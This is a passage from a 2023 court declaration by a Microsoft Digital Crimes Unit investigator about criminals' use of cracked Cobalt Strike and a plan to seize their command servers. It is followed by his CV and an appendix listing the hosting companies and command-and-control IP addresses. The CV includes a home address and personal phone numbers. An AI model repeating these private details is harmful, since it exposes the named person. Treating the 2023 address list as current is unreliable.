50. My investigation has also uncovered evidence that the cracked versions of Cobalt Strike engage in downloading the same type of secondary malware over the same period of time. This evidence confirms that the cracked versions of Cobalt Strike are being used in coordinated malware campaigns for the purpose of infecting computers of innocent victims.

51. Further, the cracked versions of Cobalt Strike are configured by Defendants to evade detection through the use of encryption of the Beacon file to provide a layer of obfuscation of the malicious functionality contained in the Beacon file..

52. Under these circumstances, the Defendants have a vested interest in increasing the number of computers belonging to their cracked Cobalt Strike infrastructure, as that relates directly to the number of computers they can attempt to infect with secondary malware.

D. Defendants Cause Severe Harm To Microsoft's Reputation, Brands And Goodwill With Its Customers

53. Defendants' activities using the cracked versions of Cobalt Strike harm Microsoft and Microsoft's customers by damaging the customers' computing devices and the software installed on their computing devices, including Microsoft's proprietary Windows operating systems. The cracked versions of Cobalt Strike are used by Defendants to infect and run on computer devices equipped with the Windows operating system. The Windows operating system is licensed by Microsoft to its users.

54. An infection by cracked versions of Cobalt Strike begins with the download to the user's computing device of the executable files that cracked versions of Cobalt Strike use to install

itself on the computer device. The installation in and of itself damages the user's computing device and the Windows operating system on the user's computing device. During the infection of a user's computing device, particularly through the deployment of ransomware, Defendants use cracked versions of Cobalt Strike to make changes to the deepest and most sensitive levels of the computing device's operating system, including the registry, and system files during the deployment of ransomware such as LockBit. One purpose of the change is to disable Windows security features.

55. Microsoft's customers whose computing devices are infected with cracked versions of Cobalt Strike used by Defendants are damaged by these changes to Windows, which alter the normal and approved settings and functions of the user's operatingde system, place hooks into the operating system, destabilize it, and forcibly conscript the computing device into the Defendants' malicious activities.

56. Customers are usually unaware of the fact that their computing devices are infected and have become part of the Defendants' Cobalt Strike infrastructure. Even if aware of the infection, they often lack technical resources or skills to resolve the problem, allowing their computing devices to by misused indefinitely, as manual steps to remove the malicious software may be difficult for ordinary users.

57. Microsoft devotes significant computing and human resources to combating Defendants' activities and their use of cracked versions of Cobalt Strike and other malware infections and helping customers determine whether or not their computing devices are infected and, if so, cleaning them. Not only does Microsoft expend resources in helping users combat Defendants' activities and cracked versions of Cobalt Strike, but these efforts require in-depth technical investigations and extensive efforts to calculate and remediate harm caused to Microsoft's customers. Microsoft, as a provider of the Windows operating systems, must also

incorporate security features in an attempt to stop Defendants' activities and to stop installation of cracked versions of Cobalt Strike and other malicious software that is distributed by Defendants using cracked versions of Cobalt Strike. Microsoft has expended significant resources to investigate and track the Defendants' illegal activities and to counter and remediate the damage caused by their use of cracked versions of Cobalt Strike to Microsoft, its customers, and the general public.

58. Defendants irreparably harm Microsoft by damaging its reputation, brands, and customer goodwill. Defendants physically alter and corrupt Microsoft products such as the Microsoft Windows products mentioned above. Trademark registrations for the "Microsoft" and "Windows" marks infringed by Defendants are attached to the Complaint as **Appendix B**. In addition, as discussed in the Declaration of Rodelio Fiñones, Defendants' cracked versions of Cobalt Strike reproduce Microsoft's copyrighted declaring code for Windows 8.1 Software Development Kit, which is required for the functionality of the cracked versions of Cobalt Strike. The copyright registration for Microsoft's declaring code is attached to the Complaint as **Appendix C**.

59. In effect, once infected, altered, and controlled by cracked versions of Cobalt Strike, the Windows operating system ceases to operate normally and becomes tools for Defendants to conduct their theft. However, they still bear the Microsoft and Windows trademarks. This is obviously meant to and does mislead Microsoft's customers, and it causes extreme damage to Microsoft's brands and trademarks.

60. Microsoft has invested substantial resources in developing high-quality products and services. Due to the high quality and effectiveness of Microsoft's products and services and the expenditures of significant resources by Microsoft to market those products and services,

Microsoft has generated substantial goodwill with its customers, has established strong brands, has developed the Microsoft name and the names of its products and services into strong and famous world-wide symbols that are well-recognized within its channels of trade. Microsoft has registered trademarks representing the quality of its products and services and its brand, including Microsoft, Windows, Word and Outlook.

61. The activities of the Defendants using cracked versions of Cobalt Strike injure Microsoft and its reputation, brand, and goodwill because users subject to the negative effects of these malicious applications incorrectly believe that Microsoft and Windows are the sources of their computing device problems. As explained above, because of the cracked versions of Cobalt Strike, users of infected computing devices will experience degraded device performance. There is a great risk that users may attribute this problem to Microsoft and associate these problems with Microsoft's Windows products, thereby diluting and tarnishing the value of the Microsoft and Windows trademarks and brands.

62. To carry out the intrusion into computing devices, Defendants cause the ransomware delivered through cracked versions of Cobalt Strike to make repeated copies of Microsoft's trademarks onto computing devices, in the form of file names, domain names, target names, and/or registry paths containing the trademarks "Microsoft" and "Windows." These uses of Microsoft's trademarks are designed to cause the intrusion into the user's computing device and to confuse the user into believing that the software installed is a legitimate part of the Windows operating system, when it is not.

63. Based on my experience assessing cyber threats and the impact on business, I conclude that customers may, and often do, incorrectly attribute to Microsoft the negative impact of Defendants' activities using cracked versions of Cobalt Strike and other malware downloaded

to their computing devices as a result of having their computers hijacked and infected with a variety of malware, described earlier in this declaration. Further, based on my experience, I conclude that there is a serious risk that customers may move from Microsoft's products and services because of such activities. Further, there may be significant challenges to having such customers return, given the cost they bear to switch to new products and perceived risks.

VII. DISRUPTING COBALT STRIKE

64. Given the specific architecture of the cracked versions of Cobalt Strike, I believe that if provided advance notice that the command and control IP addresses and domains were to be disabled, the Defendants would take measures to keep cracked versions of Cobalt Strike alive by migrating to new IP addresses and domains. As discussed, Defendants' activities are designed to evade detection by changing the IP addresses and domains of command and control servers over time. Therefore, a piecemeal approach to disconnecting the IP addresses and domains will fail. If less than all of the command and control servers are directed to be taken offline immediately and simultaneously, the Defendants will be able to migrate to new, unidentified command and control servers.

65. Based on my experience involving Internet security matters, I believe that the only way to suspend the injury caused by Defendants' cracked Cobalt Strike IP addresses is to:

a. direct the relevant hosting companies to disable the IP addresses;

b. make the content stored on the command and control servers inaccessible and to disable any and all "backup" systems, arrangements, and services;

c. direct the hosting companies to suspend all services to the malware-operators, to not warn or aid the operators, and to not enable the circumvention of the order; and

d. block any effort by the Defendants to purchase or lease additional servers.

66. Based on my experience involving Internet security matters, I believe that the only way to suspend the injury caused by Cobalt Strike domains is to:

a. direct the relevant domain registries to transfer the domains to secure servers and accounts controlled by Microsoft; and

b. block any effort by the Defendants to regain control of the domains.

67. It is important that the requested actions be closely coordinated, such that the malicious IP addresses and domains, in various locations, are directed by the Court to be turned off immediately upon receipt of any order issued by the Court and in coordination with other efforts, such that these IP addresses and domains are turned off simultaneously. Any delay in disabling the IP addresses and domains would warn the operators of this action and immediately relocate the command and control servers to unidentified servers/locations. In particular, because the cracked Cobalt Strike command and control infrastructure is globally distributed, this relief sought from the Court is being coordinated with legal efforts in many other jurisdictions. Microsoft's field team across the world are taking analogous steps under the legal authority and legal systems of a number of other countries, to simultaneously disable command and control IP addresses and domains in those jurisdictions. The proposed temporary restraining order is framed in a manner that enables coordinated efforts that will maximize the effectiveness of the effort.


68. In the aggregate, the foregoing steps, which will be carried out upon entry of the requested temporary restraining order, will prevent the Defendants from accessing their command and control infrastructure, will cut off Defendants' ability to communicate with the infected victim computers, and will effectively disable the operation of the cracked versions of Cobalt Strike. This is the only means by which the cracked versions of Cobalt Strike can be disabled and the serious harm to Microsoft and to more than 800, 000 computer users can be mitigated and prevented. Once

the command and control infrastructure is disabled, and Microsoft has control of that infrastructure, this will enable Microsoft to assist users impacted by the cracked versions of Cobalt Strike in cleaning their systems.

69. I have recently investigated the command and control IP addresses and domains in the context of the malware. Based on observing the IP addresses and domains, I conclude that their purpose is to support and propagate the cracked versions of Cobalt Strike and the further malware delivered by Defendants, as described above, and that they further malicious activity. If there is content not associated with cracked versions of Cobalt Strike that is incidentally contained on the servers at these IP addresses, based on my experience as a technologist generally, my work involving Internet security matters specifically, and my prior experience carrying out court-authorized cybercrime disruption efforts, I am aware that by working with the hosting providers, the infrastructure associated with the Defendants can be specifically disabled, without impacting other users. For example, in prior matters, working with the hosting providers in similar matters, to execute court orders, it has always been possible to identify and disable particular virtual machines specifically associated with Defendants and a given IP address or to block traffic to and/or from particular ports being used by Defendants. The court order requested in this matter is specifically tailored to only impact such facilities utilized by Defendants.

70. I believe that the only way to suspend the injury caused to Microsoft, its consumers, and the public, is to take the steps described in the [Proposed] Ex Parte Temporary Restraining Order and Order to Show Cause Re Preliminary Injunction ("Proposed TRO"). This relief will significantly hinder the Defendants' ability to use the cracked Cobalt Strike infrastructure and stop the harmful activities of the Defendants.

I declare under penalty of perjury under the laws of the United States of America that the foregoing is true and correct to the best of my knowledge. Executed this 29th day of March, 2023, in New York, New York.



Christopher Coy

EXHIBIT 1

Christopher Todd Coy

10508 NE 120th Place · Kirkland, Washington 98034
425-681-1583 (m) · 425-703-6275 (w)
chriscoy@microsoft.com
linkedin.com/in/christophercoy

PROFESSIONAL EXPERIENCE

March 1998 - Present **Microsoft Corporation** **Redmond, WA**

December 2016 – Present | Digital Crimes Unit (DCU)
Senior Investigator

- Lead technical investigations of target malware families to identify critical infrastructure and to develop and implement a global strategy for disruption and takedown of malicious botnets
- Conducted malware analysis and reverse engineering of malware samples in support of DCU malware disruption operations to ensure maximum insight into target malware families
- Developed software programs to emulate malware behavior in order to monitor target botnets and enable real-time intelligence collection
- Collaborated with public (law enforcement, national CERTs) and private sector organizations to develop partnerships and strategies in support of global malware disruption operations
- Lead the development of DCU's Cyber Intelligence Suite project to build a centralized hub for conducting threat hunting and cyber intelligence research by combining multiple sources of cyber intelligence
- Responsible for the end-to-end management of the DCU's Cyber Threat Intelligence Program, including threat intelligence development and assessment, global partner management, intelligence data sharing platforms, and development of automated tooling and business intelligence

February 2015 – December 2016 | Intellectual Property Group / Patent Strategy
Senior Patent Engineer

- Responsible for assessing the quality and value of patents across a diverse set of technology areas in Microsoft's patent portfolio
- Researched emerging technology areas to determine future technology directions that better inform senior Microsoft decision makers on technology investments
- Analyzed third-party patent portfolios for acquisition, and in support of licensing negotiations or litigation
- Lead the Patent Engineering Tools vteam to create and support software tools to enable efficient workflows of engineers and attorneys across the Patent Strategy group

December 2011 – February 2015 | Trustworthy Computing / Security Development Lifecycle Policy
Senior Security Program Manager

- Responsible for driving evolution of the corporate Security Development Lifecycle (SDL) security policy - including strategy, planning, scheduling, policy processes, organization of cross-company vteam working groups, and collaboration with other TWC policies and organizations

- Managed the SDL Self Serve program, consisting of a team of five security engineers, which supported the SDL for 70% of the products shipped by Microsoft
- Collaborated and coordinated with partner engineering groups across Microsoft to gather requirements and implement changes to SDL requirements, guidance, and tools

November 2009 – December 2011 | Windows Phone / Premium Mobile Experiences
Senior Lead Software Design Engineer in Test

- Responsible for a team of five SDETs and two CSGs in Redmond, and six CSGs located in China at the ATC campus, to ensure the quality of the camera capture feature set of the Windows Phone 7, 7.5, and 8 releases (Camera Still and Video Capture, Image Quality, Transcoding, Audio Capture, and DirectShow Pipeline), and the multimedia features of the KIN mobile device (Camera and Image Quality, Zune music/video player, DirectShow Multimedia Pipeline, Audio and Routing, Video Streaming, and FM radio)
- Developed test plans, strategies, and schedules for validating camera quality for multiple releases of Windows Phone, and the overall multimedia quality of KIN
- Collaborated and coordinated testing with partner groups across the Windows Phone and Windows organizations, as well as external partners and mobile equipment OEMs

May 2008 – October 2009 | Media Center
Senior Lead Software Design Engineer in Test

- Responsible for a team of five SDETs, and six CSGs, to test the Guide, TV FirstRun, Upgrade, and Movies feature areas of Windows Media Center
- Developed test plans, strategies, and schedules for validating the quality of multiple releases of Windows Media Center for Windows 7 and Windows Vista
- Collaborated with, and coordinated testing with, partner groups across the Microsoft eHome division to ensure their features worked correctly after initial Media Center setup and upgrade scenarios

January 2006 – April 2008 | HD DVD
Lead Software Design Engineer in Test

- Responsible for a team of five SDETs to test of the audio/video pipeline and HDi API feature areas, the Product Studio databases used by the team, and management of cross-team resources
- Developed test plans, strategies, and schedules for validating the quality of multiple releases of the Xbox 360 HD DVD Player, HDi Jumpstart Kit, and Microsoft's portion of the Toshiba HD DVD players (HD-A1/A2/A3)
- Collaborated and coordinated content testing with partner groups inside Microsoft, and externally with Hollywood movie studios and HD DVD technology partners

August 2001 – December 2005 | Server Management Group
Lead Software Design Engineer in Test
Software Design Engineer in Test

- Responsible for the security and setup test efforts for Operations Manager v3, Operations Manager 2005, Operations Manager 2000 SP1, and Application Center Test, while leading a team of four SDETs (July 2005 – December 2005)
- Developed test plans, specifications, and testing strategies for validating the security of Operations Manager (including security design reviews, source code reviews, and software penetration testing), functional quality of the Operations Manager communications channel and product setup, and the Application Center Test HTTP load generation engine
- Created eight specialized tools for testing product security, and two tools for inclusion in the Operations Manager Resource Kit

August 1999 – August 2001 | Application Center 2000
Software Test Engineer

- Developed test plans, specifications, testing strategies, and automated test code for the setup process, user interface, and web clustering service network API's
- Developed a process for verifying product CD media, and a tool to perform a binary compare of the contents of a product CD against the product source ensuring that release CD media contained the expected files only

March 1998 – July 1999 | MSN.com
Software Test Engineer

- Helped design the content aggregation and publication tools for MSN.com
- Developed test plans and specifications for the content aggregation and publication tools, internal content creation tools, click-through tracking tools, and the msn.com user interface
- Supported the U.S. and International operations teams with product training and troubleshooting assistance

May 2001 - Present **United States Navy Reserve** **Intelligence Officer**
Commander

- Qualified Information Warfare Officer with active Top Secret/SCI security clearance
- Have held multiple leadership positions including most recently as the *Executive Officer* of the Naval Information Systems Warfare Command (NAVWAR) Space West unit, responsible for executing the operations, training, and administrative aspects of a 30-member Navy Reserve Intelligence unit.
- Previous leadership roles include
    - *Executive Officer* for the Office of Naval Intelligence Nimitz PSU 3 unit where I was responsible for executing the operations, training, and administrative aspects of a 45-member unit, ensuring that the unit can provide operational intelligence support to Office of Naval Intelligence headquarters in Washington, D.C.
    - *Intelligence Chief Staff Officer* of the Naval Aviation Warfare Development Center 0194 unit where I was responsible for a 15-member team of aviation intelligence officers and all aspects of aviation intelligence training activities for Air Wing Fallon carrier air wing training events, ensuring that active duty naval aviation forces were combat ready for full spectrum strike warfare
    - *Executive Officer* for the Office of Naval Intelligence 0922 unit where I was responsible for executing the operations, training, and administrative aspects of a 40-member unit, ensuring that the unit can provide operational intelligence support to Office of Naval Intelligence headquarters in Washington, D.C.
    - *Chief of the Intelligence, Surveillance, and Reconnaissance (ISR) Force Enhancement Cell* in the Combat Plans Division at the CENTCOM Combined Air Operations Center in Al Udeid, Qatar where I was responsible for leading a team of joint and coalition intelligence personnel planning daily ISR missions throughout the CENTCOM area of responsibility
    - *Officer-In-Charge of the Fusion Analysis Section* in Joint Task Force Guantanamo's Joint Intelligence Group in Guantanamo Bay, Cuba where I was responsible for leading a team of 17 intelligence personnel to develop all-source intelligence products for senior government decision makers, forward deployed tactical operations, and JTF-Guantanamo's operations

    - *Project Officer-In-Charge* of the Commander Pacific Fleet 0322 Threat Matrix Project team responsible for leading a team of Intelligence Specialists and Officers to design and develop classified intelligence information management systems and databases
- Notable accomplishments include
    - Lead a team of 15 highly qualified aviation intelligence instructors to coordinate and delivered 717 man-days of expert aviation intelligence training and instruction in support of 6 Air Wing Fallon training evolutions onboard NAS Fallon, covering 180 large-force exercises to ensure carrier air wing (CVW) combat effectiveness, and certifying that the intelligence cadre of these CVWs were ready and able to provide actionable intelligence to the full spectrum of strike warfare mission planning in forward deployed environments
    - Responsible for the planning and approval of 245 CENTCOM ISR air tasking orders consisting of over 25,500 missions providing 215,000+ hours of ISR support to coalition forces throughout CENTCOM
    - Coordinated 950+ hours of Air Force and National ISR assets to support 12 US Navy carrier strike group Strait of Hormuz transits, providing indications and warning intelligence to strike group commanders
    - Identified the need for, and implemented, a program to provide end-to-end automation of the CNETCOM ISR Near Boarder Operation Authorizations daily production, enabling rapid, error free delivery of 116,000 NBO approvals, freeing up over 1000 man hours of planning production capacity for the Combat Plans Division
    - Provided counterintelligence and operational support to the NCIS Northwest Field Office for counterintelligence and counterterrorism missions in the Pacific Northwest region protecting US Naval assets and personnel, and local citizens
- Awards: Meritorious Service Medal (2x), Joint Service Commendation Medal, Navy Commendation Medal (2x), Air Force Commendation Medal, Joint Service Achievement Medal, Navy Achievement Medal, Joint Meritorious Unit Award, Meritorious Unit Commendation with Bronze Star, National Defense Service Medal, Global War on Terrorism Expeditionary Medal, Global War on Terrorism Service Medal, Navy Sea Service Ribbon with Bronze Star, Armed Forces Reserve Medal with Silver Hourglass and "M" Devices, Expert Rifleman Medal, Expert Pistol Medal

EDUCATION, TRAINING, & CERTIFICATIONS

B.S., Computer Science	University of Kansas	Lawrence, KS
M.S., Cybersecurity Engineering	University of Washington	Bothell, WA
Defense Strategic Debriefing Course	Department of Defense	Washington, D.C.
Counterintelligence Analytical Methods Course	Defense Intelligence Agency	Ft Lewis, WA
Navy Reserve Unit Management Course	United States Navy	Virginia Beach, VA
Senior Officer Leadership Course	United States Navy	Virginia Beach, VA
Information Warfare Officer Milestone Course	United States Navy	Virginia Beach, VA
Department Head Leadership Course	United States Navy	San Diego, CA
Counterintelligence Force Protection Course	Joint Counterintelligence Training Academy	Ft Meade, MD
Navy Satellite Communications Adversary Course	United States Navy	Colorado Springs, CO
Reverse-Engineering Malware (FOR610)	SANS	Washington, D.C.
Advanced Network Forensics (FOR572)	SANS	Seattle, WA
Windows Forensic Analysis (FOR500)	SANS	San Diego, CA
Advanced Smartphone Forensics (FOR585)	SANS	Washington, D.C.
Automating Information Security with Python (SEC573)	SANS	Redmond, WA
Cyber Threat Intelligence (FOR578)	SANS	Redmond, WA

Battlefield Forensics and Data Acquisition (FOR498)	SANS	Redmond, WA
Open-Source Intelligence Gathering and Analysis (SEC487)	SANS	Redmond, WA
Advanced Open-Source Intelligence Gathering and Analysis (SEC587)	SANS	Redmond, WA
GIAC Network Forensic Analyst (GNFA)	GIAC	
GIAC Certified Forensic Examiner (GCFE)	GIAC	
GIAC Advanced Smartphone Forensics (GASF)	GIAC	
GIAC Python Coder (GPYC)	GIAC	
GIAC Cyber Threat Intelligence (GCTI)	GIAC	
GIAC Battlefield Forensics and Acquisition (GBFA)	GIAC	
GIAC Open Source Intelligence (GOSI)	GIAC	
GIAC iOS and macOS Examiner (GIME)	GIAC	

EXHIBIT 2

APPENDIX A

APPENDIX A - IP ADDRESSES

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	Ace Data Centers, Inc. 727 North 1550 East, Suite 400 Orem, UT 84097 Delta Centric LLC 2711 Centerville Road Wilmington, DE IPXO LLC 3132 State Street Dallas, TX 75204			
IP Addresses of Command and Control Servers	108.165.178.42 108.165.178.43 139.177.146.161	139.177.146.162 139.177.146.20	140.99.171.91 140.99.171.92	157.254.194.3 157.254.194.4

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	Akamai Technologies, Inc. 145 Broadway Cambridge, MA 02142 Linode 249 Arch St. Philadelphia, PA 19106			
IP Addresses of Command and Control Servers	23.92.17.245			

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	Alibaba.com LLC 400 S El Camino Real, Suite 400 San Mateo, CA 94402			
IP Addresses of Command and Control Servers	47.243.44.143 47.254.44.87	47.88.88.59 47.87.137.200	47.87.161.134	

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	Aoyou LLC 530 West 6th Street Ste. 601 Los Angeles, CA 90014			
IP Addresses of Command and Control Servers	23.236.67.17			

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	BG-Network 2039 Philadelphia Pike #6009 Claymont, DE 19703			
IP Addresses of Command and Control Servers	194.135.104.48			

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	CenturyLink Communications, LLC 100 Centurylink Dr. Monroe, LA 71201			
IP Addresses of Command and Control Servers	97.114.129.11			

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	CloudRadium LLC 530 West 6th street Los Angeles, CA 90014			
IP Addresses of Command and Control Servers	172.247.38.157 23.224.39.41	23.224.49.29 23.225.14.10		

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	ColoCrossing 325 Delaware Avenue, Suite 300 Buffalo, NY 14202 RackNerd LLC 10602 N. Trademark Pkwy Suite 511 Rancho Cucamonga, CA 91730 Virtual Machine Solutions LLC 1600 Sawtelle Blvd. Ste. 308 Los Angeles, CA 90025 Virtual Private Servers ACE 350 Main Street Buffalo, NY 14202			
IP Addresses of Command and Control Servers	107.172.201.137 107.173.122.167 107.173.70.169 107.173.111.16 104.168.11.90 104.168.57.106 192.210.170.174 192.227.165.47 107.174.69.116	107.174.66.104 107.174.95.204 104.168.76.112 104.168.64.52 104.168.68.35 107.172.206.62 192.3.127.76 192.3.251.157 23.95.44.80	192.227.155.185 192.3.231.108 104.168.9.28 107.172.208.88 107.172.61.62 107.172.78.195 198.12.116.52 198.46.131.172 172.245.27.233	172.245.92.226 198.23.223.145 107.175.111.199 107.173.251.222 107.174.186.22 107.174.247.46 23.94.202.169 23.95.67.59

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	Constant Company, LLC 319 Clematis St. Suite 900 West Palm Beach, FL 33401 Vultr Holdings, LLC 2001 6th Avenue, Suite 300 Seattle, WA 98121			
IP Addresses of Command and Control Servers	104.207.158.118 108.61.87.191 140.82.3.52 144.202.22.121	149.248.16.58 149.28.200.190 149.28.93.113 155.138.210.204	45.63.60.187 45.63.7.176 45.76.175.177 45.77.1.198	45.77.117.28 45.77.209.195 66.42.101.142 66.42.72.220

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	DediPath 7209 Lancaster Pike, Suite 4-1005 Hockessin, PA 19707			
IP Addresses of Command and Control Servers	185.166.163.115 23.147.227.150 45.88.170.91	23.147.227.175 45.80.184.18 45.89.199.128	45.82.247.132 45.86.74.243 74.201.28.102	45.88.170.140 45.88.170.141

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	DigitalOcean, LLC 101 Ave of the Americas New York, NY 10013			
IP Addresses of Command and Control Servers	104.236.180.75 134.209.226.73 134.209.237.134 137.184.10.246 143.198.80.98 146.190.104.133 147.182.192.243 147.182.250.103 157.230.241.207	157.245.153.146 157.245.153.7 157.245.202.4 159.223.141.48 159.223.190.172 159.223.38.183 159.65.5.102 161.35.208.95	161.35.24.74 164.90.171.143 164.90.184.80 164.90.191.46 164.90.235.50 165.22.241.234 165.227.85.160 165.232.173.90	167.172.172.43 167.172.74.110 167.172.82.21 64.226.96.134 64.227.104.246 68.183.184.89 68.183.21.224 161.35.197.61

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	Dignitas Technology Inc PO Box 3665 Los Altos, CA 94024			
IP Addresses of Command and Control Servers	104.219.215.184			

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	Enzu Cloud and Colocation Services Nick Rose 10120 S Eastern Ave, # 248 Henderson, NV 89052, USA			
IP Addresses of Command and Control Servers	45.66.159.41			

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	FranTech Solutions 1621 Central Ave Cheyenne, WY 82001			
IP Addresses of Command and Control Servers	209.141.36.163 144.172.118.74 198.98.50.31 198.98.55.58 198.98.57.127 199.195.248.79 199.195.249.113 199.195.251.219 199.195.254.96 172.86.120.123 172.86.120.189	144.172.118.79 144.172.118.86 205.185.115.214 205.185.121.247 205.185.121.78 205.185.122.49 205.185.125.109 209.141.41.151 209.141.52.22 172.93.181.244 172.93.193.41	144.172.118.88 209.141.53.178 209.141.54.116 209.141.55.224 209.141.56.152 209.141.57.73 45.61.185.16 45.61.185.216 64.44.101.133 64.44.101.73	45.61.186.121 45.61.186.18 45.61.186.9 45.61.187.167 45.61.187.242 45.61.188.128 205.185.114.97 45.61.186.108 64.44.102.128 64.44.102.204

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	Green Floid LLC 2707 East Jefferson Street, Orlando, FL, 32803			
IP Addresses of Command and Control Servers	195.123.241.193 195.123.241.82			

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	GLOBALAXS MIAMI NOC 36 NE Second Street Suite 400 Miami, Florida 33132			
IP Addresses of Command and Control Servers	86.106.87.157			

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	Hivelocity, Inc. 8010 Woodland Center Blvd, Suite 500 Tampa, FL 33614			
IP Addresses of Command and Control Servers	23.227.196.17 23.227.196.174 23.227.196.194 23.227.196.23 23.227.198.227	23.227.198.239 23.227.198.246 23.227.199.188 23.29.115.190	68.233.238.123 149.255.35.131 217.79.243.148 37.72.168.213	149.255.35.160 23.227.202.66 23.227.203.70 66.165.243.44

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	IT7 Networks Inc. 3402 E. University Dr. Phoenix, AZ 85034			
IP Addresses of Command and Control Servers	144.168.58.147 144.34.189.30	23.105.214.171 23.105.215.114	95.169.0.244 98.142.143.85	

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	Jazz Network Inc. 600 Tampa Oaks Blvd. Tampa, FL 33637			
IP Addresses of Command and Control Servers	50.93.205.252			

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	Krypt Technologies 600 West 7th Street, Suite 510 Los Angeles, CA 90017			
IP Addresses of Command and Control Servers	174.139.150.224 98.126.23.204			

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	Leaseweb USA, Inc. 9480 Innovation Dr. Manassas, VA 20109 LeaseWeb USA, Inc. Phoenix 8521 E Princess Dr. Scottsdale, AZ 85255 LeaseWeb USA, Inc. Seattle 12201 Tukwila International Blvd Suite #100 Tukwila, WA 98168			
IP Addresses of Command and Control Servers	108.62.118.165 108.62.118.202 108.62.118.248 23.108.57.114 23.108.57.45 23.82.140.115	23.81.246.129 23.81.246.132	23.106.215.198 23.106.215.203 23.106.215.204 23.106.215.231 23.106.215.241 23.106.223.225	

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	M247 Los Angeles NOC 530 W 6th Street Los Angeles CA 90014			
IP Addresses of Command and Control Servers	146.70.87.155 146.70.87.167			

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	Martin Marietta Riverside OH 101 Woodman Ave. Dayton, OH 45431			
IP Addresses of Command and Control Servers	206.223.33.170			

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	Media Temple, Inc. 8520 National Blvd. Building B Culver City, CA 90232			
IP Addresses of Command and Control Servers	216.70.80.16			

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	Multacom Corporation 16654 Soledad Canyon Rd #150 Canyon Country, CA 91387			
IP Addresses of Command and Control Servers	173.82.206.56 64.112.43.238 108.166.220.43 170.178.217.120	173.82.135.18 173.82.209.248 173.82.236.167 173.82.26.63	173.82.90.51 198.148.102.150 198.148.111.17 198.211.9.165	198.52.127.146 216.24.252.36 72.44.78.22 173.82.121.42

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	Namecheap, Inc. 11400 W. Olympic Blvd. Suite 200 Los Angeles, CA 90064			
IP Addresses of Command and Control Servers	162.0.224.16			

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	Newfold Digital, Inc. 5535 Gate Parkway Jacksonville, FL 32256			
IP Addresses of Command and Control Servers	69.49.229.88			

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	Newtrend FastLink Network - Newtrend Division P.O. Box 17295 Encino, CA 91416			
IP Addresses of Command and Control Servers	156.96.157.101			

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	Oracle Corporation Attn: Domain Administrator 500 Oracle Parkway Redwood Shores, CA 94065			
IP Addresses of Command and Control Servers	129.150.60.95 152.67.117.125 158.101.89.127			

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	OVH US LLC 12110 Sunset Hills Reston, VA 20190			
IP Addresses of Command and Control Servers	51.81.168.62			

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	Peg Tech Inc. 55 South Market Street, Suite 320 San Jose, CA 95113			
IP Addresses of Command and Control Servers	107.148.130.143 107.148.49.57 107.148.49.58	107.148.51.222 38.55.144.121		

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	PSINet, Inc. 2450 N Street NW Washington, DC 20037			
IP Addresses of Command and Control Servers	38.54.30.7 38.54.31.137 38.54.31.252 154.29.75.199	154.40.42.163 154.64.228.155 154.26.192.11 154.29.75.225	154.26.192.32 154.38.108.253 154.38.240.241 38.47.122.243	38.34.246.34 38.60.31.200 38.60.39.41

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	QuadraNet Enterprises LLC 530 W 6th St. Los Angeles, CA 90014			
IP Addresses of Command and Control Servers	185.183.84.13 155.94.129.7	155.94.135.33 198.55.123.236		

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	ReliableSite.Net LLC 2115 NW 22nd St Miami, FL 33142			
IP Addresses of Command and Control Servers	172.96.141.10 172.96.141.20 104.243.41.123			

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	Serverion LLC 600 N. Broadstreet, Suite 5#3252 Middleton, DE 19709			
IP Addresses of Command and Control Servers	163.123.142.172 163.123.142.213	208.67.105.176 208.67.105.87		

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	Sharkteck Inc. 8560 S. Eastern Ave Suite 210 Las Vegas, NV 89120 Sharkteck Inc. 427 S La Salle St. Chicago, IL 60605			
IP Addresses of Command and Control Servers	204.188.203.212			

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	Tier.Net Technologies LLC 981 E. Eau Galle Blvd. Ste. E. MR183 Melbourne, FL 32937			
IP Addresses of Command and Control Servers	170.39.214.187			

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	Unified Layer 1958 South 950 East Provo, UT 84606			
IP Addresses of Command and Control Servers	162.241.115.71			

Hosting Companies/Data Centers Where Defendants Placed the Command and Control Servers	Vinters Corp 30 Broad Street 14th Floor PMB #14153 New York, NY 10004			
IP Addresses of Command and Control Servers	204.10.120.109			

